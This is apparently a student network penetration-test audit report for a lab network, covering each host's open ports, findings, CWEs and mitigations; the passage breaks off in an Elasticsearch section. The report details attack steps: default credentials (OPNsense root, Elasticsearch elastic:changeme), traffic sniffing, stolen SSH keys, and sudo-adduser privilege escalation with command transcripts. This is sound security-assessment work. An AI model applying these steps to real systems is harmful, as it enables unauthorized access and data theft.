

# Audit Report – NSP

HOWEST BRUGGE

CIOBANU SERAFIM

## Table of Contents

Introduction.....	3
About Howest Brugge .....	3
Devices .....	4
amplifier.vault.vinyl – 10.11.12.6 .....	4
Notes .....	4
CWE(s).....	5
Mitigation .....	6
turntable.vault.vinyl – 10.11.12.13.....	7
Notes .....	7
CWE(s).....	9
Mitigation .....	9
record.vault.vinyl – 10.11.12.28.....	10
Notes .....	10
CWE(s).....	10
Mitigation .....	10
fragile.vault.vinyl – 10.11.12.38.....	11
Notes .....	11
CWE(s).....	12
Mitigation .....	13
speaker.vault.vinyl – 10.11.12.48 .....	13
www.vault.vinyl – 10.11.12.53 .....	14
Notes .....	14
CWE(s).....	16
CVE.....	17
Mitigation .....	17
catalog.vault.vinyl – 10.11.12.75 .....	18
Notes .....	18
CWE(s).....	20
CVE.....	21
Mitigation .....	21
Conclusion.....	22
Attack vector.....	22
Attack scenario .....	22



# Introduction

This document is meant to represent an overview of a network penetration test, provided by Howest Brugge. In this document I (Serafim Ciobanu), as the auditor, will provide my findings and vulnerabilities that could be noticed during the investigation. At the end of this investigation, it should be clear what are the main flaws to be addressed in the network, and how the issues should be addressed especially.

During the investigation there will be also presented findings in form of special characters that will represent the main asset, or better said “jewels”. These assets will be represented in an obscure way to avoid any inconvenience.

This document can also include certain definitions that will represent professional terms, hence here is a small overview of some possibilities:

- Attack vector - An attack vector is the method or pathway that a hacker uses to breach or infiltrate a network or system. It is the route through which an attacker gains unauthorized access to a device or network to deliver a payload or malicious outcome.
- Attack scenario - An attack scenario is a detailed description of how a specific attack might unfold, including the steps an attacker might take to achieve their objective.
- CVE (Common Vulnerabilities and Exposures) - CVE is a list of publicly disclosed information security vulnerabilities and exposures. Each CVE entry contains an identification number, a description, and at least one public reference.
- CWE (Common Weakness Enumeration) - is a community-developed list of common software and hardware weaknesses.

## About Howest Brugge

Howest Brugge is one of the leading institutions for higher education and research, with a strong focus on practicality for their students and alumni. The organization puts an emphasis on technology and innovation and offers a wide range of programs and opportunities in various research projects/programs.

Howest needs an audit report as the organization is in constant need to keep the security under control and provide the most up-to-date services and best possible up time for their services, as the students are in constant contact with various infrastructure that comes from the organization itself/is hosted by the organization itself.

# Devices

amplifier.vault.vinyl – 10.11.12.6

Operating system: Windows

MAC Address: 00:0F:1F:76:C1:BF (Dell)

Open ports	Service	Version
53/TCP	domain	Simple DNS Plus
88/TCP	Kerberos-sec	Microsoft Windows Kerberos
111/TCP	rpcbind?	
135/TCP	msrpc	Microsoft Windows RPC
139/TCP	netbios-ssn	Microsoft Windows netbios-ssn
389/TCP	ldap	Microsoft Windows Active Directory LDAP
445/TCP	microsoft-ds?	
464/TCP	kpasswd5?	
593/TCP	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/TCP	tcpwrapped	
2049/TCP	status	1 (RPC #100024)
3268/TCP	ldap	Microsoft Windows Active Directory LDAP (Domain: vault.vinyl0., Site: Default-Fisrt-Site-Name)
3269/TCP	tcpwrapped	

## Notes

- **DNS Zone Transfer:**

One of the things that falls under some serious questioning is the fact that the attacker can get access to the DNS zone transfers that might show up information that is not supposed to be distributed. In this case, the by usage of the utility **dig <option> @<DNS IP Address> <Domain Name>** I managed to capture information regarding the DNS transfers. “The AXFR protocol is used to replicate DNS records across DNS servers, allowing for the efficient management of DNS zones without manual edits on multiple servers.”

As a result, the jewel with the format FL\*\*\*-66\*\*\*\*\* was obtained.

- **RPC Mount Share:**

During investigation it was also found that the server has a misconfiguration that allows multiple users to get access to a folder containing important information (jewel). This folder with the name “\Da\*\*\*\*” was shared with everyone, and hence gave the opportunity for the attacker to actually gain access to it. By executing the command **showmount <option> <IP Address>** I was able to get the information regarding the name of the directory/folder, and who it is allowed access to. In this case – it was everyone. So by mounting the folder on my machine as a NFS (Network File System), I gathered another jewel with the format FL\*\*\*\*\*-68\*\*\*\*

- **ARP Network Traffic:**

As there are multiple machines in the network, and most of them interact with each other in one way or another, it was decided to try and intercept the traffic between different machines and the domain controller, or DNS Server in this case. To do that, the tool **ettercap** was used to intercept the traffic between machine 10.11.12.48 and 10.11.12.6. The command looked like **ettercap <option> <option> <interface> <option> <type\_of\_traffic> /<IP Address>/<IP Address> <option> <output\_file>**. After the traffic was captured, then it was analyzed using the utility **tcpdump** and then the output file of the analyze contained a jewel of the form **F\*\*\*\*\*-69\*\*\*\*\***

- **LDAP Network Traffic:**

Since we have an LDAP service running, it can also be possible that the same machine from the previous point might have something related to another insight into the underlying system. In this case I used the same command but used both the IP addresses set up to 10.11.12.48. After the traffic is captured, it is possible to investigate it using the Wireshark utility, and filtering for “ldap”. In the end, managed to find user credentials for the user [ed\\*\\*\\*\\*@vault.vinyl](#) and the password for this one represents an important key for the LDAP access (**FL\*\*\*\*\*-69\*\*\*\*\***). After that, we can access additional information regarding the LDAP via usage of **ldapssearch** utility, which then will allow us to use the user with the password and get information regarding other users, in this case a user [fl\\*\\*\\*@vault.vinyl](#), and then get another jewel with the format **FL\*\*\*\*\*-66\*\*\*\*\***.

## Conclusion

After analyzing this machine, I can assess that the system does need some improvements as it will favor the whole other infrastructure, since the AD (Active Directory) and the DC (Domain Controller) like this in this case are an absolute must for the correct work of the network, considering the number of possibilities and other escalations.

## CWE(s)

### DNS

**CWE-200:** The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.

**CWE-287:** When an actor claims to have a given identity, the product does not prove or insufficiently proves that the claim is correct.

### RPC

**CWE-276:** During installation, installed file permissions are set to allow anyone to modify those files.

**CWE-732:** The product specifies permissions for a security-critical resource in a way that allows that resource to be read or modified by unintended actors.

**CWE-269:** The product does not properly assign, modify, track, or check privileges for an actor, creating an unintended sphere of control for that actor.

### Network traffic

**CWE-311:** The product does not encrypt sensitive or critical information before storage or transmission.

**CWE-294:** A capture-replay flaw exists when the design of the product makes it possible for a malicious user to sniff network traffic and bypass authentication by replaying it to the server in question to the same effect as the original message (or with minor changes).

**CWE-319:** The product transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors.

## **LDAP**

**CWE-311:** The product does not encrypt sensitive or critical information before storage or transmission.

**CWE-319:** The product transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors.

## **Mitigation**

Some of the mitigations that can be implemented is the restrictions of Zone Transfers, of either allowing DNS Server to trust only specific IP addresses for the zone transfer or make use of ACLs (Access Control Lists) to specify which servers can perform zone transfer. Implement DNS Security Extensions to ensure data integrity and authenticity in DNS transactions.

It is also especially important to manage the permissions properly for the shared resources and ensure that only authorized users and systems have access to shared resources. Configure the system with restrictive permissions (meaning minimize the permissions so that the user is privileged to do the bare minimum). Constant check of the permissions would be an advantage.

It is a must in today's world to make use of secure protocols to transfer data, as even the smallest changes can have a big impact on the security of the network. In this case, encrypting the data would solve the issue of at least 2 vulnerabilities (partially), or make it harder for the attacker to gain advantage. Encryption using HTTPS, TLS is an advantage. Also, if there are specific IP addresses to be present on the system, it can be a favor to add them as static ARP Entries. It could be also another idea to segregate the network, which would enable the AD to work with multiple forests and etc., but in this context it is obsolete at the current point of time.

For the LDAP it would be generally a good idea to make sure that the passwords of the users are not hardcoded, or not present in plain text (use of encryption, maybe hashing depending on the possibilities). Apply strict (minimalization of privileges) privileges on the directories that can appear in LDAP.

turntable.vault.vinyl – 10.11.12.13

**Operating system:** FreeBSD 11.2 (?)

**MAC Address:** 6C:62:FE:F6:9C:11 (Unknown)


Open ports	Service	Version
53/TCP	domain	Unbound 1.19.0
80/TCP	http	OPNsense
443/TCP	ssl/https	OPNsense

Notes

It is important to mention that this seems to play the role of a router in the system, as it is running software that can be classified as that.

- **OPNsense:**

During the investigation, and as managed, the current device seems to represent some kind of routing device in the network, and has the most basic ports open which allows me to browse to the address (<http://10.11.12.13>) and then get access to the monitoring/regulating software for the routing service itself:



By further investigation, it was clear that there was a major error or configuration, as the default credentials for this software could be found online, and hence worked for this case.



default opnsense credentials



Afbeeldingen

Video's

Nieuws

Boeken

Financieel

Ongeveer 420.000 resultaten (0,25 seconden)

A user can login to the console menu with his credentials. The default credentials after a fresh install are username “root” and password “opnsense”.



OPNsense documentation

<https://docs.opnsense.org> > manual > install

## Initial Installation & Configuration - OPNsense documentation

Over ons • Feedback

After gathering access to the instrumentation, I could already see one of the jewels representing an image with some curious text on it with the form F\*\*\*\*\*-15\*\*\*\*\*.

- SSH

Considering the same vulnerability, it was found after several time spent in the instrumentation, that anybody could use the secure shell provided by the service itself, to operate/manipulate/configure the software, in this case via SSH access. In this case, it requires the user credentials, but unfortunately I already gathered the default credentials for “root” user (super privileged user), which allow me to access the SSH on the device by doing **ssh -p <port\_found> <user>@10.11.12.13**. As a result, I managed to authenticate myself, and gather information on the system via the utility, and get another jewel with the form FL\*\*\*\*\*-18\*\*\*\*\*

```
(root@serafim) ~
# ssh -p 5569 root@10.11.12.13
The authenticity of host '[10.11.12.13]:5569 ([10.11.12.13]:5569)' can't be established.
ED25519 key fingerprint is SHA256:LLQgForIFiWyrCvNb2ntnl2shvnbLTbtT8TuIFNjfxA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.11.12.13]:5569' (ED25519) to the list of known hosts.
(root@10.11.12.13) Password:
Last login: Sun Jun 2 20:46:49 2024 from 10.11.12.22

  Hello, this is OPNsense 24.1

Website:  https://opnsense.org/
Handbook: https://docs.opnsense.org/
Forums:   https://forum.opnsense.org/
Code:     https://github.com/opnsense
Twitter:  https://twitter.com/opnsense

*** turntable.vault.vinyl: OPNsense 24.1.1 ***

LAN (vmx1)    -> v4: 10.11.12.13/23
WAN (vmx0)    -> v4/DHCP4: 10.30.7.222/24

HTTPS: SHA256 12 6A E3 12 04 3E A9 E1 BD 2E 07 28 19 77 62 B4
        DB 24 62 E4 D9 05 96 7A 2B 95 8A BA 62 AE EF 63
SSH:    SHA256 6sDqRQqETkWBHw86rRMq/CfHtrwrcZtjn4aVhduc (ECDSA)
SSH:    SHA256 LLQgForIFiWyrCvNb2ntnl2shvnbLTbtT8TuIFNjfxA (ED25519)
SSH:    SHA256 Qqczzf5W9XtegK2vOe4ZmvLDFjrcCsgNWq703VMtnDAU (RSA)

0) Logout          7) Ping host
1) Assign interfaces 8) Shell
2) Set interface IP address 9) pfTop
3) Reset the root password 10) Firewall log
4) Reset to factory defaults 11) Reload all services
5) Power off system 12) Update from console
6) Reboot system      13) Restore a backup

Enter an option: 8
root@turntable:~ # ls
```

## CWE(s)

### OPNSense

**CWE-1188:** The product initializes or sets a resource with a default that is intended to be changed by the administrator, but the default is not secure.

**CWE-287:** When an actor claims to have a given identity, the product does not prove or insufficiently proves that the claim is correct.

**CWE-255:** Weaknesses in this category are related to the management of credentials.

**CWE-798:** The product contains hard-coded credentials, such as a password or cryptographic key, which it uses for its own inbound authentication, outbound communication to external components, or encryption of internal data.

## Mitigation

It is imperative that such issues as described in this device are tackled as soon as possible, as it can make a major threat for the network. So, as the first mitigation it should be to change the default credentials for access to the software. This will ensure that the attacker will not be able to get access that easily. Of course, it is also a favor to constantly check the credentials that are used all around.

Other mitigations from other systems may also appeal.

## record.vault.vinyl – 10.11.12.28

**Operating system:** Windows

**MAC Address:** 04:0E:3C:FA:5B:23 (HP)

Open ports	Service	Version
153/TCP	msrpc	Microsoft Windows RPC
139/TCP	netbios-ssn	Microsoft Windows netbios-ssn
445/TCP	microsoft-ds?	
3389/TCP	ms-wbt-server	Microsoft Terminal Services

### Notes

For this system, it is important to notice that there is Remote procedure call (RPC) running on the system, which most probably makes it vulnerable to possible attacks regarding Microsoft remote options.

- **RDP**

It is important to remember the user credentials we found in the first system (DC), as the users in the system can be a very valuable item/acquirement for the attacks. First of all it was important to mention that I did a scan with the usage of **nmap** utility, which allowed to witness RDP (Remote Desktop Protocol), which will allows us to connect\use the remote desktop if we know the credentials of an authorized user. In this case, we do (ed\*\*\*%FL\*\*\*\*\*). Hence, we are going to use the tool called **xfreerdp** and specify the user, password, and server (10.11.12.28). After that, we can find another file which will contain another jewel with the form FL\*\*\*\*\*-26\*\*\*\*\*.

### CWE(s)

**CWE-287:** When an actor claims to have a given identity, the product does not prove or insufficiently proves that the claim is correct.

**CWE-255:** Weaknesses in this category are related to the management of credentials.

**CWE-798:** The product contains hard-coded credentials, such as a password or cryptographic key, which it uses for its own inbound authentication, outbound communication to external components, or encryption of internal data.

**CWE-269:** The product does not properly assign, modify, track, or check privileges for an actor, creating an unintended sphere of control for that actor.

**CWE-284:** The product does not restrict or incorrectly restricts access to a resource from an unauthorized actor.

### Mitigation

This system is highly dependent on the 10.11.12.6 system, hence the mitigations from that system could also drastically affect the current device, making the substantial problem that this was possible – less probable. It would also be very favorable to implement additional security layers for authentication, but it might fall out of the scope of the current network. Also it could be a good idea to limit RDP access, and use NLA (Network Level Authentication).

## fragile.vault.vinyl – 10.11.12.38

**Operating system:** Linux

**MAC Address:** 00:25:90:45:E5:65 (Super Micro Computer)


Open ports	Service	Version
22/TCP	ssh	OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
3826/TCP	rtsp	
5432/TCP	postgresql	PostgreSQL DB 9.6.0 or later

### Notes

I noticed that the current device has an open port for RTSP which can be used to retrieve/transfer data. However, there is a good fact about this service that it can allow me to navigate there via the internet. Also, I could not notice a PostgreSQL service running, which probably means that I will be able to find some more crucial data for my attack.


- **Web**

As said, by navigating to the `http://10.11.12.38` we are presented with an HTML page, and to my surprise I noticed that it represents a reverse shell. Or it either could be executed via a longer solution using NGROK to get the reverse shell into my device. The first thing I wanted to know is `whoami`, which possibilities I have, and how I can manipulate that. The command **`sudo -l`** to see what the current user can do without the root/sudo password. The **`cat`** was allowed, which meant I had a lot of possibilities to explore the other users on the system. Hence, by captivating information from the `/etc/passwd`, I saw other users that are present on the server. That meant that I could try and guess the possible directories/files of those users and see what the latest changes are.



← → ↻ 🏠 10.11.12.38:3826

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



# VAULT VINYL

Welcome to Vault Vinyl

Submit the name of your vinyl record:

Submit

application

As a result, I managed to find information regarding another user called **tay\*\*\*\*\***, and specifically get access to the user's `.bash_history` and see what the user did with different files and mention the files regarding SSH connection. I managed to get the keys of authentication onto my system, and add them to my registry. This can be very useful for another system, which can also be seen in the file (10.11.12.53).

```
(serafim@serafim)-[~/ssh]
$ eval $(ssh-agent)
Agent pid 21723

(serafim@serafim)-[~/ssh]
$ sudo ssh-add id_rsa
Could not open a connection to your authentication agent.

(serafim@serafim)-[~/ssh]
$ ssh-add id_rsa
Identity added: id_rsa (taylor@fragile)

(serafim@serafim)-[~/ssh]
$ ls -l
total 28
-rw-r--r-- 1 serafim serafim  45 Mar  6 23:15 config
-rw-r--r-- 1 serafim serafim 411 May 27 11:30 id_ed25519
-rw-r--r-- 1 serafim serafim  97 May 27 11:30 id_ed25519.pub
-rw-r--r-- 1 serafim serafim 2602 May 27 11:28 id_rsa
-rw-r--r-- 1 serafim serafim  568 May 27 11:26 id_rsa.pub
-rw-r--r-- 1 serafim serafim 1404 Mar  6 23:17 known_hosts
-rw-r--r-- 1 serafim serafim  426 Mar  6 21:39 known_hosts.old

(serafim@serafim)-[~/ssh]
$
```

- PostgreSQL

Apart from this, I also managed to find a history file, regarding the PostgreSQL, which was located in `/var/lib` directory, `.psql_history`, which contained a line with an addition of a user with one of the jewels (FL\*\*\*\*\*-33\*\*\*\*\*), and then some more additions to another table in the same database, which has the jewel FL\*\*\*\*-34\*\*\*\*\*.

## CWE(s)

**CWE-798:** The product contains hard-coded credentials, such as a password or cryptographic key, which it uses for its own inbound authentication, outbound communication to external components, or encryption of internal data.

**CWE-732:** The product specifies permissions for a security-critical resource in a way that allows that resource to be read or modified by unintended actors.

**CWE-200:** The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.

**CWE-306:** The product does not perform any authentication for functionality that requires a provable user identity or consumes a significant amount of resources.

## Mitigation

In order to mitigate the problems that appear due to the technical structure of the current device, it is crucial to get rid of the shell commands execution, that is most probably represented by a bug in the code of the page (and needs review), or was a malicious attack performed and left prior to the investigation. It is imperative that the user the system is operating with has the most minimal permissions for miscellaneous files, directories, or anything it should not have access to. And of course, it is very likely to check the policies of the users as it is a terrible idea to allow an application user (supposed to only run the application), anything that can be done without the password requirement or the user itself, or root user.

## speaker.vault.vinyl – 10.11.12.48

**MAC Address:** 00:25:90:CD:DE:06 (Super Micro Computer)

Open ports	Service	Version
22/TCP	ssh	OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

## [www.vault.vinyl](http://www.vault.vinyl) – 10.11.12.53

**Operating system:** Linux

**MAC Address:** 00:25:90:46:7E:F7 (Super Micro Computer)


Open ports	Service	Version
21/TCP	ftp	vsftpd 2.0.8 or later
22/TCP	ssh	OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
80/TCP	http	nginx 1.22.1
2121/TCP	ftp	vsftpd 3.0.3

### Notes

This server seems to be very promising as it runs some very interesting services that could be useful for file transferring, and also a seamless web page. I suppose that this services have quite some items to hide, but the most important one in this case is the http service, as the web page can contain quite some information.

- **Web**

First of all, the navigation to the address <http://10.11.12.53> will lead me to the main page, which seems like nothing really special, except for considering the fact that we can access way more information as a more knowledgeable user. Hence, by accessing the robots.txt (which is a file responsible to restrict access by default to some of the URL's), I managed to find one of the jewels, which has the form F\*\*\*-57\*\*\*\*\*. Also, I mentioned another URL, or better said HTML page, but that one represents no interest.



- **FTP**

Also, good to mention that we have access to FTP service, which can possibly provide us with some other goods or jewels if accessed correctly. In this case, I managed to find a flaw, as the service running on port 2121 allows **anonymous** FTP connection. This represents a big issue, and hence will represent the first issue to address after the penetration test. So, by using the command **ftp <IP> <port>** I managed to use the anonymous login, with no password. After that, I managed to get a file and find another asset with the form FL\*\*\*\*\*-54\*\*\*\*\*

- **SSH**

In one of the previous machines (10.11.12.38), I mentioned that I managed to retrieve SSH keys for access to the current server. Hence, now is the appropriate time to test it. By running **ssh user@ip** I managed to get into the system. Again, it is very interesting what are the capabilities of the current user, and hence I can check it with **sudo -l** and see that I can add users as non root.

```
taylor@website:/var/www/html$ sudo -l
Matching Defaults entries for taylor on website:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User taylor may run the following commands on website:
    (root) NOPASSWD: /usr/sbin/adduser
taylor@website:/var/www/html$
```

Also, I can read system files which are supposed to be not given access to “strangers”:

```
taylor@website:/var/www/html$ ls -l /etc/passwd | grep 'pass'
-rw-r--r-- 1 root root 1424 May 28 14:32 /etc/passwd
```

Hence, I added myself a user, and added it to the sudo group, and with knowing my own password, I have more flexibility with the system:

```
taylor@website:/var/www/html$ sudo adduser serj --ingroup sudo
Adding user `serj' ...
Adding new user `serj' (1005) with group `sudo (27)' ...
Creating home directory `/home/serj' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for serj
Enter the new value, or press ENTER for the default
```

Also, it is a big problem now that I could escalate myself, as I managed to find other files or other users in their home directory (/home), which in this case also contained an asset with the form FL\*\*\*\*\*-03\*\*\*\*\*

As the super user, I can go ahead and check what is happening/running using the nginx. I make sure to go and check the possible files that it contains in its directories to then gather more information. To my advantage, I managed to find another directory, which contains some interesting content with another asset (, which is most probably also not hosted. The directory /var/www/html/flag was not supposed to be accessed by anyone outside of the system itself.

```
flag index.nginx-debian.html wordpress
taylor@website:/var/www/html$ cat flag/index.html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>VAULT VINYL FLAG</title>
    <link rel="stylesheet" href="style.css">
  </head>
  <body>
```

By further analyze, I managed to find out that the server serves a WordPress page, which is also supposed to be packed with a MySQL database (in this case MariaDB as an alternative for Linux) for accessing the various information.

So, by navigating to the other pages content inside SSH, I read the files that are responsible for basic configuration of the page, along with a couple of assets, one of them being in the form of FL\*\*\*\*-543\*\*\*\*, and another one being the name of the database, and the user with the password. This makes me capable of altering data in the tables, and hence either causing more harm, or exfiltrating data to my other sources.



```

Aborted
serj@website:/$ mysql -h localhost -u wpuser -p wordpress_db
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1360
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [wordpress_db]>

```

```

serj@website:/$ mysql -h localhost -u wpuser -p wordpress_db
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1361
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [wordpress_db]> SHOW TABLES;
+-----+
| Tables_in_wordpress_db |
+-----+
| wp_commentmeta          |
| wp_comments             |
| wp_links                |
| wp_options              |
| wp_postmeta             |
| wp_posts                |
| wp_term_relationships   |
| wp_term_taxonomy        |
| wp_termmeta             |
| wp_terms                |
| wp_usermeta             |
| wp_users                |
+-----+
12 rows in set (0.008 sec)

MariaDB [wordpress_db]> sS

```

After this, I could try and change the password for the admin users to access the admin panel or crack the original passwords and possibly gather more information regarding the system.

## CWE(s)

### SSH

**CWE-798:** The product contains hard-coded credentials, such as a password or cryptographic key, which it uses for its own inbound authentication, outbound communication to external components, or encryption of internal data.

**CWE-255:** Weaknesses in this category are related to the management of credentials.

## Web

**CWE-200:** The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.

**CWE-425:** The web application does not adequately enforce appropriate authorization on all restricted URLs, scripts, or files.

## FTP

**CWE-276:** During installation, installed file permissions are set to allow anyone to modify those files.

**CWE-732:** The product specifies permissions for a security-critical resource in a way that allows that resource to be read or modified by unintended actors.

## CVE

This server is the first one to contain a vulnerability that is registered as a CVE, meaning that it needs to be tackled as soon as possible.

**CVE-1999-0497:** Score – 10.0

“Use the most recent version of your FTP daemon - The anonymous FTP root directory (~ftp) and its subdirectories should not be owned by the ftp account or be in the same group as the ftp account. Otherwise, an intruder may be able to add files (such as a .rhosts file) or modify other files. Many sites find it acceptable to use the root account. Making the ftp root directory and its subdirectories owned by root and protected so that only root has write permission will help to keep your anonymous FTP service secure.”

(Source <https://exchange.xforce.ibmcloud.com/vulnerabilities/543>)

## Mitigation

It can not be stressed enough how crucial it is to manage the users and permissions properly on systems, especially to get rid of situations similar to this case, when I managed to escalate myself to a privileged user, and hence being able to cause more harm to the system. This type of attack is easily replicable, unless the needed measures from previous systems are implemented, which will make the gathering of intel much harder. First of all, again, it is important to verify the permissions/rights/capabilities of the users on the system regularly and restrict them as much as possible. This way, the company can secure itself from unwanted actions or easy escalations.

Password management and access to the files of the services should be restricted, by of course restricting permissions for the users that are not supposed to see what happens behind the scenes. The database access seems fairly easy and it is important to be fixed, maybe by moving the server outside, or implementing a separate server inside the network with a dedicated database.

## catalog.vault.vinyl – 10.11.12.75

**Operating system:** Linux

**MAC Address:** 00:25:90:C5:D5:79 (Super Micro Computer)

Open ports	Service	Version
22/TCP	ssh	OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
9200/TCP	wap-wsp?	(Elasticsearch 1.1.1)

### Notes

By taking a look at the current server, it is not clear from the first glance that something useful is actually running on the system, though there is, and it plays a high role in penetration testing of this device

- **Elasticsearch**

The first thing I was interested about, is the service running on port 9200, as it is not clear by default of what it means (at least for me), so I decided to check what can it return.

```
(serafim@serafim)-[~]
$ curl -X GET http://elastic:changeme@10.11.12.75:9200/
{
  "status" : 200,
  "name" : "Catalog",
  "version" : {
    "number" : "1.1.1",
    "build_hash" : "f1585f096d3f3985e73456debd1a0745f512bbc",
    "build_timestamp" : "2014-04-16T14:27:12Z",
    "build_snapshot" : false,
    "lucene_version" : "4.7"
  },
  "tagline" : "You Know, for Search"
}
```

